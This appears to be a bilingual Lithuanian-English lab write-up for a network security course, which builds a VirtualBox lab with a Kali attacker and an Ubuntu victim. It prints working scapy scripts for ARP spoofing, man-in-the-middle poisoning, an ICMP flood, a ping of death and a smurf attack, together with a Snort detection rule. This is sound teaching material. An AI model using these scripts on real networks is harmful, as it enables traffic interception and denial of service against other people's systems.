Užduotis Nr. 1  
(Exercise 1)

Kali Linux bei Ubuntu sistemų pridėjimas į VirtualBox  
(Adding Kali Linux and Ubuntu systems to VirtualBox)

LT:

Šioje užduotyje į VirtualBox aplinką buvo pridėtos dvi operacinės sistemos – Kali Linux ir Ubuntu. Tikslas – pasiruošti virtualias mašinas darbui su kibernetinio saugumo bei sistemų administravimo praktinėmis užduotimis.

EN:

In this task, two operating systems – Kali Linux and Ubuntu – were added to the VirtualBox environment. The goal was to prepare virtual machines for cybersecurity and system administration practice tasks.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Spaudžiame „Open“ bei atidarome atsisiųstą Kali-Linux mašinos failą .vbox. Toliau nieko daryti nereikia, kadangi failas jau yra automatiškai sukonfigūruotas.

EN:

Click “Open“ and select the downloaded Kali-Linux.vbox file. No additional steps are necessary — the VM is preconfigured and ready to use.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Spaudžiate „New“ ir į „VM Name“ įrašote „UbuntuVictim“ ir „ISO Image“ pasirenkate atsisiųstą Ubuntu.iso failą.

EN:

Select “New”, name the virtual machine “ UbuntuVictim”, and choose the downloaded Ubuntu.iso as the ISO image.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Kitoje skiltyje „User Name“ paliekate toks, koks buvo priskirtas, o slaptažodį priskirkite „admin“ ir tada spaudžiate „Finish“.

EN:

Leave the “User Name” as it was assigned, set the password to “admin”, and then click “Finish”.

A screenshot of a computer

AI-generated content may be incorrect.


A screenshot of a computer

AI-generated content may be incorrect.

LT: Spaudžiate ant „Network“ skilties, atidarote „NAT Networks“ skirtuką ir paspaudžiate „Create“. Tuomet paspaudžiate „Properties“ ir pažymite varnelę ant „Enable DHCP“ tam, kad jums priskirtų adresus automatiškai.

EN:

Click on the “Network” section, open the “NAT Networks” tab, and press “Create”. Then click “Properties” and check the “Enable DHCP” box to allow automatic address assignment.



A computer screen shot of a computer

AI-generated content may be incorrect.

LT:

Grįžtate atgal į „Machines“ skiltį, pasirenkate „Kali-Linux“ mašiną, spaudžiate dešinį pelės mygtuką ir spaudžiate „Settings...“. Tada einate į „Network“ skiltį ir pasirenkate „Attached to“ > „NAT Network“ bei spaudžiate „Ok“. Tą patį atliekate ir su „UbuntuVictim“ mašina.

EN:

Go back to the “Machines” section, select the “Kali-Linux” machine, right-click and choose “Settings...”, open “Network”, set Attached to > NAT Network, and click OK; repeat the same for the “UbuntuVictim” machine.

A screenshot of a chat

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Pasileidžiate abi mašinas ir jose atidarote Terminal.  
\* Jeigu prašys slaptažodžio:   
kali : kali  
vboxuser : admin

EN:

Boot both VMs and open their Terminals; if a password is requested, use kali (password kali) or vboxuser (password admin).

A screenshot of a computer

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

LT:

Abiejose mašinose įrašote „ifconfig“ ir spaudžiate ENTER. Jeigu jūsų „inet“ adresas prasideda 10.0.2... tai reiškia, jog jūsų abiejų mašinų virtualus tinklas buvo nustatytas teisingai.

EN:

In both machines, type “ifconfig” and press ENTER. If your “inet” address starts with 10.0.2..., it means that the virtual network of both machines has been configured correctly.

Užduotis Nr. 2  
(Exercise 2)

ARP protokolas  
(ARP protocol)

LT:

Kas tai yra?  
Trumpai aptarinat, kiekvienas įrenginys turi du adresus. Tai MAC adresas ir IP adresas. MAC adresas – unikalus gamyklinis kiekvieno įrenginio adresas. IP adresas – routerio priskirtas adresas DHCP serverio, kuris priskyrė adresą patikrinęs ar jis nėra užimtas. Adresas, kuris baigiasi xxx.xxx.xxx.1 bus visada užimtas, nes tai yra pačio tinklo adresas. Kadangi žinome, jog tinklo komunikacijai reikia dviejų adresų (IP, MAC), tai ARP protokolas bando išsiaiškinti, kuris IP adresas priklauso, kuriam MAC adresui juos sujungiant ir išsaugojant savo atmintyje.

EN:

Every device has two addresses — a MAC address and an IP address. A MAC address is the unique factory-assigned hardware address of a device. An IP address is assigned by the router’s DHCP server, which gives an address after checking it isn’t already in use. An address that ends with xxx.xxx.xxx.1 will always be taken, because it belongs to the network itself. Since we know that network communication needs two addresses (IP and MAC), the ARP protocol attempts to discover which IP corresponds to which MAC, linking them together and storing the result in its table.

A screen shot of a computer

AI-generated content may be incorrect.

LT:

Kali mašinos terminale įvedus: „Arp -n“ galite peržiūrėti kiekvieno įrenginio ARP lenteles. ARP protokolas yra naudojamas tinklo žvalgyboje, kad sužinoti, kurie įrenginiai yra tinkle.

EN:

In the Kali machine’s terminal, running arp -n lets you view each device’s ARP table. The ARP protocol is used in network reconnaissance to find out which devices are on the network.

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer program

AI-generated content may be incorrect.

LT:

\*\*Žvalgyba

Prieš įvedant komandas, atsidarykite Wireshark programą, kurią galite rasti Kali mašinos paieškos lauke. Atidarykite „eth0“. Grįžkite atgal į „Terminal“ ir įveskite „netdiscover -r 10.0.2.0/24“  
\* netdiscover – įrankio pavadinimas  
\* -r – diapozonas  
\* 10.0.2.0/24 – skanuos adresus nuo 10.0.2.1 iki 10.0.2.254

EN:

Before entering any commands, open **Wireshark** from the Kali machine’s search bar and start a capture on **eth0**.

Go back to the **Terminal** and enter netdiscover -r 10.0.2.0/24.

\* netdiscover – the tool name  
\* -r – the range option  
\* 10.0.2.0/24 – scans addresses from 10.0.2.1 to 10.0.2.254

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Grįžtate į „Wireshark“ programą ir kaip matote, turime skenavimo rezultatą. ARP protokolas siunčia „Broadcast“ žinutę visiem įrenginiam, klausdamas kas turi tam tikrą adresą. Įrenginys, kurio adresas atitinka, atsako atgal. Atsakyme randame tiek IP, tiek MAC adresus.

EN:

Go back to Wireshark, and as you can see, we now have the scan results. The ARP protocol sends a Broadcast message to all devices on the network, asking which one owns a specific address. The device whose address matches responds back. In the reply, we can see both the IP and MAC addresses.

Užduotis Nr. 3  
(Exercise 3)

ARP klastojimas  
(ARP spoofing)

LT:

Kas tai?

Tai atakos tipas, kuomet užpuolikas (Kali) siunčia paketus į pasirinktą įrenginį nurodydamas IP adresą routerio, o MAC adresą suklastotą. MAC adresas gali būti bet koks ARP klastojimo scenarijuje. Jei tai bus užpuoliko, tuomet turėsim jau „Man In The Middle“ atakos pradžią, kurią apžvelgsime kitoje užduotyje.

EN:

It's a type of attack where an attacker (Kali) sends packets to a chosen device, claiming to be the router by using the router's IP address but a spoofed MAC address. The MAC address can be any value in an ARP spoofing scenario. If that MAC belongs to the attacker, this marks the start of a Man-in-the-Middle attack, which we will examine in another exercise.

A black background with white text

AI-generated content may be incorrect.

A black background with white text

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Šiai atakai naudosime python įrankį „scapy“ (tinklo paketų kūrimo biblioteka). Terminale rašome „cd /home/kali/Documents/“ ir tada „touch arp\_spoofing.py“. Tada rašome „nano arp\_spoofing.py“ ir rašome kodą pagal savo atvejį. Tam, kad išeiti, viską išsaugom (CTRL + S) ir išeinam su (CTRL + X). Atkreipkite dėmesį, jog „loop = 1“ reiškia, kad kodas veiks be sustojimo, tam kad jį nutraukti, naudojam (CTRL + C)

\*\*\*  
from scapy.all import \*

ether = Ether(src="55:44:55:44:55:44", dst="08:00:27:37:4e:f3")

arp = ARP(op=2, psrc="10.0.2.1", hwsrc="55:44:55:44:55:44", pdst="10.0.2.4", hwdst="08:00:27:37:4e:f3")

frame=ether/arp

sendp(frame, loop=1)

\*\*\*

\* src – Suklastotas MAC adresas. Mano atveju: 55:44:55:44:55:44  
\* dst – Aukos MAC adresas. Mano atveju: 08:00:27:37:4e:f3. (Adresą galtie rasti per skanavimą arba lengvesniu būdų, tai nueiti į aukos (Ubuntu) mašiną ir įvedę Terminale „ifconfig“ komandą.

\* psrc – Routerio ip adresas. Mano atveju: 10.0.2.1

\* Hwsrc – Suklastotas MAC adresas. Mano atveju: 55:44:55:44:55:44

\* Pdst – Aukos IP adresas. Mano atveju: 10.0.2.4

\* Hwdst – Aukos MAC adresas. Mano Atveju 08:00:27:37:4e:f3

EN:

For this attack we will use the Python tool scapy (a network packet crafting library). In the terminal run cd /home/kali/Documents/ and then touch arp\_spoofing.py. Next run nano arp\_spoofing.py and write the code for your scenario. To exit, save everything with CTRL+S and quit with CTRL+X. Note that loop = 1 means the code will run continuously; to stop it use CTRL+C.

\*\*\*  
from scapy.all import \*

ether = Ether(src="55:44:55:44:55:44", dst="08:00:27:37:4e:f3")

arp = ARP(op=2, psrc="10.0.2.1", hwsrc="55:44:55:44:55:44", pdst="10.0.2.4", hwdst="08:00:27:37:4e:f3")

frame=ether/arp

sendp(frame, loop=1)

\*\*\*

\* src – Spoofed MAC address. In my case: 55:44:55:44:55:44

\* dst – Victim’s MAC address. In my case: 08:00:27:37:4e:f3. (You can find this address via scanning or, more simply, go to the victim (Ubuntu) machine and run ifconfig in the Terminal.)

\* psrc – Router IP address. In my case: 10.0.2.1

\* Hwsrc – Spoofed MAC address. In my case: 55:44:55:44:55:44

\* Pdst – Victim IP address. In my case: 10.0.2.4

\* Hwdst – Victim MAC address. In my case: 08:00:27:37:4e:f3

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer screen

AI-generated content may be incorrect.

LT:

Prieš naudojant ARP klastojimo skriptą, išvalykite aukos (Ubuntu) ARP lentelę, kad matytumėte efektą. Tai padaryti galite aukos terminale: „ip -s -s neigh flush all“. Paleidžiate savo skriptą naudojant Kali terminalą: „python arp\_spoofing.py“. Einate atgal į aukos terminalą ir įvedate „arp -n“, kad pamatytumėte rezultatą. Kaip matote, prie 10.0.2.1 (IP) adreso auka išsaugojo mūsų netikrą 55:44:55:44:55:44 (MAC) adresą.

EN:

Before using the ARP spoofing script, clear the victim (Ubuntu) ARP table so you can see the effect. You can do this on the victim’s terminal with: ip -s -s neigh flush all.  
Start your script from the Kali terminal: python arp\_spoofing.py.  
Go back to the victim’s terminal and run arp -n to view the result.  
As you can see, for the 10.0.2.1 (IP) address the victim has stored our spoofed 55:44:55:44:55:44 (MAC) address.

Užduotis Nr. 4  
(Exercise 4)

Man In The Middle ataka  
(Man In The Middle attack)

LT:


MITM yra panašus į ARP spoofing, bet šiek tiek veikia kitaip: mes paliekam routerio IP tą patį, bet pakeičiam jo MAC adresą į savo. Taip auka siunčia duomenis mums, manydama, kad kalba su maršrutizatoriumi. Tuo pačiu siunčiame ir melagingus paketų įrašus maršrutizatoriui — nurodome aukos IP, bet savo MAC — kad įsiterptume į jų ryšį. Per visą ataką mūsų Kali mašina turi veikti kaip maršrutizatorius: ji priima užklausas iš aukos ir routerio ir persiunčia jas toliau (taip galėdami stebėti ar modifikuoti duomenis).

EN:

MITM is similar to ARP spoofing but works a bit differently: we keep the router's IP the same but replace its MAC address with ours. That way the victim sends data to us, believing they're talking to the router. At the same time we send spoofed packets to the router — using the victim's IP but our MAC — to insert ourselves into their communication. Throughout the attack our Kali machine must operate in routing mode: it receives requests from both the victim and the router and forwards them onward (allowing us to monitor or modify the traffic).

A screen shot of a computer

AI-generated content may be incorrect.



A screenshot of a computer screen

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Kad MITM pilnai veiktų, reikia nustatyti, kad Kali veiktų maršrutizatoriaus rėžime (galėtų siųsti paketus). Tai padaryti galite Kali terminale įvedant: „sudo sysctl -w net.ipv4.ip\_forward=1“

Kali sistemoje keliaujate į Documents aplankalą „cd /home/kali/Documents“ ir sukuriate MITM.py failą su komanda „touch MITM.py“. Kad sužinoti IP ir MAC adresą Kali sistemos, įvedate „ifconfig“. Ta patį atliekate su Ubuntu. Norėdami sužinoti routerio IP ir MAC adresą, Kali sistemoje įvedate „arp -n“.

Norėdami sukurti ataką Kali sistemoje, naudojame prieš tai sukurtą failą: „MITM.py“ Atidarome jį naudojant „nano MITM.py“ ir įkeliame skriptą.

\*\*\*

from scapy.all import \*

import time

ether\_victim = Ether(dst="08:00:27:37:4e:f3")

arp\_victim = ARP(op=2, psrc="10.0.2.2", hwsrc="08:00:27:1f:b7:23", pdst="10.0.2.4", hwdst="08:00:27:37:4e:f3")

frame\_victim = ether\_victim/arp\_victim

ether\_gateway = Ether(dst="08:00:27:d2:d3:36")

arp\_gateway = ARP(op=2, psrc="10.0.2.4", hwsrc="08:00:27:1f:b7:23", pdst="10.0.2.2", hwdst="08:00:27:d2:d3:36")

frame\_gateway = ether\_gateway/arp\_gateway

while True:

sendp(frame\_victim)

sendp(frame\_gateway)

time.sleep(2)

\*\*\*

\*\* Pirmas paketas (pažymėtas žaliai) \*\*  
\* dst = Aukos MAC adresas  
\* Psrc = Routerio IP adresas. Jis skirtas tam, kad Kali apsimestų jog jis yra routeris.  
\* Hwsrc = Kali linux MAC adresas.  
\* Pdst = Aukos IP adresas  
\* Hwdst ­= Aukos MAC adresas

\*\* Antras paketas (pažymėtas raudonai) \*\*  
\* Dst = Routerio MAC adresas  
\* Psrc = Aukos IP adresas. Jis skirtas tam, jog apsimestume, kad mūsų Kali sistema iš tikrųjų yra Ubuntu klientas.  
\* Hwsrc = Kali linux MAC adresas|  
\* Pdst = Routerio IP adresas  
\* Hwdst = Routerio MAC adresas

Skripte yra eilutė „time.sleep(2)“, kuri atskiria pirmą paketą nuo antrojo, tam kad ataka įvyktų sklandžiai. Taip pat, ataka turi veikti nenutraukiamai, kitaip ARP lentelės atsistatys įrenginyje.

EN:

To make the MITM fully function, you need to configure Kali to operate in router mode (so it can forward packets). You can do this from the Kali terminal by entering: sudo sysctl -w net.ipv4.ip\_forward=1“  
On the Kali system terminal, navigate to the Documents folder (cd /home/kali/Documents) and create a file named MITM.py (touch MITM.py). Use the operating system’s network utilities to determine the Kali host’s IP and MAC addresses; repeat the same checks on the Ubuntu host. Inspect the ARP table on the Kali machine to learn the router’s IP and MAC addresses. To perform the experiment, use the previously created MITM.py file and open it in a text editor (nano MITM.py) to insert the script.

\*\*\*

from scapy.all import \*

import time

ether\_victim = Ether(dst="08:00:27:37:4e:f3")

arp\_victim = ARP(op=2, psrc="10.0.2.2", hwsrc="08:00:27:1f:b7:23", pdst="10.0.2.4", hwdst="08:00:27:37:4e:f3")

frame\_victim = ether\_victim/arp\_victim

ether\_gateway = Ether(dst="08:00:27:d2:d3:36")

arp\_gateway = ARP(op=2, psrc="10.0.2.4", hwsrc="08:00:27:1f:b7:23", pdst="10.0.2.2", hwdst="08:00:27:d2:d3:36")

frame\_gateway = ether\_gateway/arp\_gateway

while True:

sendp(frame\_victim)

sendp(frame\_gateway)

time.sleep(2)

\*\*\*

\*\* First packet (marked in green) \*\*

\* dst = Victim’s MAC address  
\* Psrc = Router’s IP address. It is used so that Kali pretends to be the router.  
\* Hwsrc = Kali Linux MAC address  
\* Pdst = Victim’s IP address  
\* Hwdst = Victim’s MAC address

\*\* Second packet (marked in red) \*\*

\* Dst = Router’s MAC address  
\* Psrc = Victim’s IP address. It is used so that our Kali system pretends to be the Ubuntu client.  
\* Hwsrc = Kali Linux MAC address  
\* Pdst = Router’s IP address  
\* Hwdst = Router’s MAC address

The script contains the line time.sleep(2), which separates the first packet from the second one to ensure the attack executes smoothly.

Additionally, the attack must run continuously; otherwise, the ARP tables on the device will restore themselves.

A screenshot of a computer

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:   
Tam, kad matytume rezultatą, nukeliaujame į Ubuntu sistemos terminalą ir įrašome „arp -n“. Kaip matote, mano atveju routerio MAC yra = 08:00:27:d2:d3:36. Grįžtame atgal į Kali sistemos terminalą ir paleidžiame skriptą „python MITM.py“. Grįžtame atgal į Ubuntu sistemos terminalą ir pakartojame „arp -n“ komandą. Kaip matote, routerio MAC adresas pasikeitė į Kali MAC adresą. Mano Atveju 08:00:27:d2:d3:36 🡪 08:00:27:1f:b7:23

Taip pat, Wireshark programoje matome siunčiamus atsakymus

EN:

To see the result, we go to the Ubuntu system terminal and enter arp -n. As you can see, in my case the router’s MAC is 08:00:27:d2:d3:36. We go back to the Kali system terminal and run the script python MITM.py. We return to the Ubuntu system terminal and repeat the arp -n command. As you can see, the router’s MAC address changed to the Kali MAC address. In my case 08:00:27:d2:d3:36 🡪 08:00:27:1f:b7:23.


Also, in Wireshark we can see the ARP replies being sent.

Užduotis Nr. 5  
(Exercise 5)

ICMP protokolas  
(ICMP protocol)

A screenshot of a computer program

AI-generated content may be incorrect.



LT:

ICMP protokolas yra skirtas įrenginiam perduoti vienas kitam pranešimą, kuris susijęs su tinklo klaida arba jei routeris rado trumpesnį kelią. PVZ: „ping“ komanda skirta nustatyti ar įrenginys yra pasiekiamas tinkle, bei kokiu greičiu nukeliavo paketai ir ar buvo praradimų. Kaip matote iš Kali sistemos daviau komandą „ping 10.0.2.4“ su kuria patikrinau, ar Ubuntu sistema yra pasiekiama tinkle. Tiek Kali terminalas davė ženklą, jog ji pasiekiama, tiek Wireshark programa pavaizdavo siunčiamus prašymus bei atsakymus.

EN:

ICMP protocol is used for devices to send each other messages related to network errors or when a router has found a shorter path. For example, the ping command is used to determine whether a device is reachable on the network, how fast packets traveled, and whether there were any losses. As you can see, from the Kali system I ran the command ping 10.0.2.4 to check whether the Ubuntu system is reachable on the network. The Kali terminal indicated it was reachable, and Wireshark also showed the requests and replies being sent.

Užduotis Nr. 6  
(Exercise 6)

ICMP ping apkrovos ataka  
(ICMP ping flooding)

LT:

Kai yra panaudojama „ping“ komanda, įrenginys siunčia užklausą nurodytam IP adresui. Gavęs paketą, įrenginys atsako grąžindamas atgal pranešimą.   
ICMP ping ataka yra skirta siųsti nenustojamą „ping“ paketų kiekį vienam įrenginiui su tikslu, kad bus išsiųstas labai didelis kiekis užklausų ir auka nespės į jas atsakinėti arba išnaudos labai daug savo resursų.

EN:

When the ping command is used, a device sends a request (an ICMP Echo Request) to the specified IP address. When the target receives the packet, it replies by sending an ICMP Echo Reply back.  
An ICMP ping attack is intended to send a continuous, large volume of ping packets to a single device with the goal of overwhelming it so the victim cannot respond to all requests or exhausts a large portion of its resources.

A black background with white text

AI-generated content may be incorrect.

A black background with white text

AI-generated content may be incorrect.

A computer screen shot of a program

AI-generated content may be incorrect.

LT:

Dokumentų aplankale sukuriame failą „touch ICMPflood.py“ ir tvarkome jį su komanda – „nano ICMPflood.py“.

\*\*\*

from scapy.all import \*

icmp\_request = IP(dst="10.0.2.4")/ICMP(type=8)

send(icmp\_request, loop=1, verbose=False)

\*\*\*

\* dst = Aukos IP adresas

EN:

In the Documents folder we create the file with touch ICMPflood.py and edit it with nano ICMPflood.py.

\*\*\*


from scapy.all import \*

icmp\_request = IP(dst="10.0.2.4")/ICMP(type=8)

send(icmp\_request, loop=1, verbose=False)

\*\*\*

\* dst =Victims IP address



A screenshot of a computer

AI-generated content may be incorrect.

LT:

Paleidžiame skriptą naudodami „python ICMPflood.py“ ir atsidarę Wireshark programą matome, jog yra siunčiami dideli kiekiai ICMP užklausų per labai mažą laiko tarpą. (15 sekundžių - ~25 000 užklausų/atsakymų)

EN:

We run the script using python ICMPflood.py and, with Wireshark open, we can see that large numbers of ICMP requests are being sent in a very short time period (15 seconds – ~25,000 requests/replies).

Užduotis Nr. 7  
(Exercise 7)

Snort aptikimo/blokavimo sistema  
(Snort detection/prevention system)

Kadangi Snort nėra prieinamas Ubuntu 25.10 versijoje, tai man reikėjo pereiti prie Ubuntu 24.04.3 LTS versijos. Dėl to, mano sistemos IP ir MAC adresai pasikeitė.

(Since Snort is not available on Ubuntu 25.10, I had to switch to Ubuntu 24.04.3 LTS. Because of this, my system’s IP and MAC addresses have changed.)

LT:

Snort yra atvirojo kodo IDS/IPS sistema (Intrusion Detection / Intrusion Prevention System), kuri stebi tinklo srautą realiu laiku ir identifikuoja bei gali blokuoti įtartiną arba kenksmingą veiklą. IDS – aptinka atakas, įrašo jas į log‘us arba tiesiog išveda ekrane, bet jų nestabdo. IPS – aptinka atakas, pradeda jas blokuoti bei praneša aukai.

EN:

Snort is an open-source IDS/IPS system (Intrusion Detection / Intrusion Prevention System) that monitors network traffic in real time and identifies and can block suspicious or malicious activity. IDS detects attacks, logs them or simply displays them on the screen, but does not stop them. IPS detects attacks, starts blocking them, and notifies the target.

A close up of a computer screen

AI-generated content may be incorrect.





A purple rectangle with black text

AI-generated content may be incorrect.

A computer screen shot of a program

AI-generated content may be incorrect.

LT:

Ubuntu terminale, įvedame “apt update -y” bei “apt upgrade -y”. Palaukiame kol viską paruoš ir tada įvedame “apt install snort”. Kai išmes GUI lentelę, įvedame savo tinklo adresą (mano atveju 10.0.2.0/24) ir spaudžiame ENTER mygtuką. Tai padarius, patikriname ar viskas pavyko sėkmingai “snort –version”. Jeigu jums rodo, taip kaip pas mane, reiškias viską atlikote teisingai.

EN:  
In the Ubuntu terminal, enter apt update -y and apt upgrade -y. Wait until everything is prepared, and then type apt install snort. When the GUI menu appears, enter your network address (in my case 10.0.2.0/24) and press the ENTER key. After doing that, check if everything was successful with snort --version. If it shows the same result as mine, that means you did everything correctly.

A computer screen shot of a black background

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

A black background with white text

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

A screenshot of a computer screen

AI-generated content may be incorrect.

LT:

Tada Ubuntu sistemoje einate į Snort taisykles “nano /etc/snort/rules/local.rules” ir pačioj apačioj įvedate:  
“alert icmp any any -> any any (msg:”Aptikta ICMP ataka / ICMP flood attack detected”; itype 8; detection\_filter:track by\_src, count 50, seconds 10; sid:1000001; rev:1;)”

\* Alert – veiksmas  
 \* icmp – protokolas  
\* any any -> any any – diapozonas adresų ir portų iš kurių tikėtina ataka bei kuriuos stebės pranešimui

\* msg:”…” – mūsų norimas pranešimas  
\* itype:8 – paketo tipas (šiuo atveju PING (ECHO REQUEST))  
\* detection\_filter:track by\_src, count 50, seconds 10 – stebės ar 10 sekundžių intervale gaunam daugiau nei 50 paketų iš to paties šaltinio  
\* sid:1000001 – taisyklės atpažinimo kodas (ID)  
\* rev:1 – taisyklės versija

Išsaugote “CTRL + S” ir išeinate “CTRL + X”. Įvedate terminale “snort -c /etc/snort/rules/local.rules -i enp0s3 -A console”.

\* -c – mūsų taisyklės vieta  
 \* -i – tinklo adapteris (enp0s3  
 \* -A vieta, kur norime išvesti pranešimus

Paleidę aptikimo sistemą, atsidarome Kali sistemą ir keliaujame į aplankalą, kuriame yra anksčiau sukurtas “PING flood” skriptas. Paleidžiame jį “python ICMPflood.py” ir grįžtame į Ubuntu sistemą. Jei viską atlikote teisingai, jums turėtų pranešti dėl bandymo jus užpulti.

EN:

In the Ubuntu system, go to the Snort rules file using nano /etc/snort/rules/local.rules, and at the very bottom enter the following:

alert icmp any any -> any any (msg:”Aptikta ICMP ataka / ICMP flood attack detected”; itype 8; detection\_filter:track by\_src, count 50, seconds 10; sid:1000001; rev:1;)

\* alert – the action to take  
\* icmp – the protocol  
\* any any -> any any – the range of source and destination addresses and ports to monitor for potential attacks  
\* msg:"…" – the custom alert message we want to display  
\* itype:8 – packet type (in this case, PING / ECHO REQUEST)  
\* detection\_filter:track by\_src, count 50, seconds 10 – monitors whether more than 50 packets are received from the same source within 10 seconds  
\* sid:1000001 – rule identifier (ID)  
\* rev:1 – rule version

Save with CTRL + O, then exit with CTRL + X.

In the terminal, run:

Snort -c /etc/snort/snort.conf -i enp0s3 -A console

\* -c – specifies the configuration file to use (our Snort rules location)  
\* -i – selects the network interface to monitor (e.g. enp0s3)  
\* -A – defines where and how alerts should be displayed (e.g. console output)

After starting the detection system, open the Kali machine and go to the folder containing the previously created “PING flood” script. Run it with python ICMPflood.py and then return to the Ubuntu system. If you did everything correctly, Snort should alert you about the attack attempt.

Užduotis Nr. 8  
(Exercise 8)

Skanavimo įrankiai  
(Scanning tools)

A computer screen shot of a computer program

AI-generated content may be incorrect.  
A screenshot of a computer

AI-generated content may be incorrect.A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Yra keli tinklo skanavimo įrankiai: “netdiscover” arba “nmap”.

\*\*

Tinklo skanavimas su “nmap” – “nmap -A 10.0.2.1/24”

\* -A – agresyvus skanavimo būdas (gali šiek tiek užtrukti)

Jame matysis visas sąrašas įrenginių, jų adresų ir portų.

\*\*

\*\*

Tinklo skanavimas su “netdiscover” – “netdiscover -r 10.0.2.1/24”

\* -r – diapozonas

\*\*

Man asmeniškai “netdiscover” yra patogesnis, tačiau didesniems tinklams “nmap” yra būtinas dėl didelio įrenginių kiekio, kad žinoti, kurio prietaiso koks IP ir MAC.

EN:

There are a couple of network scanning tools: **netdiscover** or **nmap**.

\*\*

Network scanning with “nmap” – nmap -A 10.0.2.1/24

\* -A – aggressive scan mode (may take a little longer)

You will see the full list of devices, their addresses and ports.

\*\*

\*\*

Network scanning with “netdiscover” – netdiscover -r 10.0.2.1/24

\* -r – range

\*\*

Personally I find netdiscover more convenient, but for larger networks nmap is essential due to the high number of devices — so you can know which device has which IP and MAC.

Užduotis Nr. 9  
(Exercise 9)

ICMP mirties ping  
(ICMP Ping of death)

A computer screen shot of white text

AI-generated content may be incorrect.

A computer screen with text

AI-generated content may be incorrect.

A black background with white text

AI-generated content may be incorrect.  
A screen shot of a computer

AI-generated content may be incorrect.

LT:

Šios atakos tikslas yra siųsti didelį paketo dydį, kuris yra didesnis negu standartinis. To pasekoje, auka bus stipriai sutrigdyta. Failą sukuriame su “touch ICMPpod.py” ir redaguojame “nano ICMPpod.py”.

\*\*\*

from scapy.all import \*

icmp\_request = IP(dst="10.0.2.5")/ICMP(type=8)/("X" \* 65000)

send(icmp\_request)

\*\*\*

\* dst- Aukos IP adresas  
 \* 65000 – Paketo dydis

Toliau atsidarome Wireshark ir paleidžiame skriptą “python ICMPpod.py” ir tada pamatysite, jog ataka suveikė sėkmingai.

EN:

The purpose of this attack is to send packets with a size larger than the standard. As a result, the victim will be heavily disrupted. Create the file with touch ICMPpod.py and edit it with nano ICMPpod.py.

\*\*\*

from scapy.all import \*

icmp\_request = IP(dst="10.0.2.5")/ICMP(type=8)/("X" \* 65000)

send(icmp\_request)

\*\*\*

\*dst – the victim's IP address  
\*65000 – packet size (in bytes)

Next, open Wireshark and run the script (python ICMPpod.py). You will then see that the attack executed successfully.

Užduotis Nr. 10  
(Exercise 10)

ICMP smurfo ataka  
(ICMP smurf attack)

LT:

Šios atakos esmė yra ta, kad panaudojant aukos IP adresą, mes siunčiame pranešimą į visą tinklą. To pasekoje visi įrenginiai tinkle grąžins atsaką aukai taip, jog ją perpildys paketais.

EN:

The essence of this attack is that, by spoofing the victim’s IP address, we send a message to the entire network. As a result, all devices on the network will reply to the victim, overwhelming it with packets.

A screenshot of a computer program

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

A screen shot of a computer program

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Sukuriate failą “touch ICMPsmurf.py” ir jį redaguojate “nano ICMPsmurf.py”.

\*\*\*

from scapy.all import \*

icmp\_request = IP(src="10.0.2.5", dst="10.0.2.255")/ICMP(type=8)

send(icmp\_request, count=100, verbose=1)

\*\*\*

\* src – Aukos IP adresas  
 \* dst – Broadcast IP adresas

Išsaugote ir uždarote. Skriptą paleisti galite su “python ICMPsmurf.py”. Kaip matote, per Wireshark iš aukos IP adreso (10.0.2.5) buvo išsiųsta daug (ping) užklausų.

EN:

Create the file with touch ICMPsmurf.py and edit it using nano ICMPsmurf.py.

\*\*\*

from scapy.all import \*

icmp\_request = IP(src="10.0.2.5", dst="10.0.2.255")/ICMP(type=8)

send(icmp\_request, count=100, verbose=1)

\*\*\*

\* src – the victim's IP address

\* dst – the broadcast IP address

Save and close. You can run the script with python ICMPsmurf.py. As you can see in Wireshark, a large number of (ping) requests were sent from the victim IP address (10.0.2.5).

UŽduotis Nr. 11  
(Exercise 11)

ICMP Man In The Middle ataka  
(ICMP Man In The Middle attack)

LT:

tai ataka, kai užpuolikas pasinaudoja ICMP protokolu (dažniausiai ICMP Redirect), kad apgautų auką ir priverstų jos tinklo srautą keliauti **per užpuoliką**, užuot keliavus tiesiai į tikslą.

EN:

It's an attack where the attacker exploits the ICMP protocol (usually ICMP Redirect) to deceive the victim and force its network traffic to travel through the attacker instead of going directly to the destination.

A screenshot of a computer program

AI-generated content may be incorrect.

A computer screen shot of a computer code

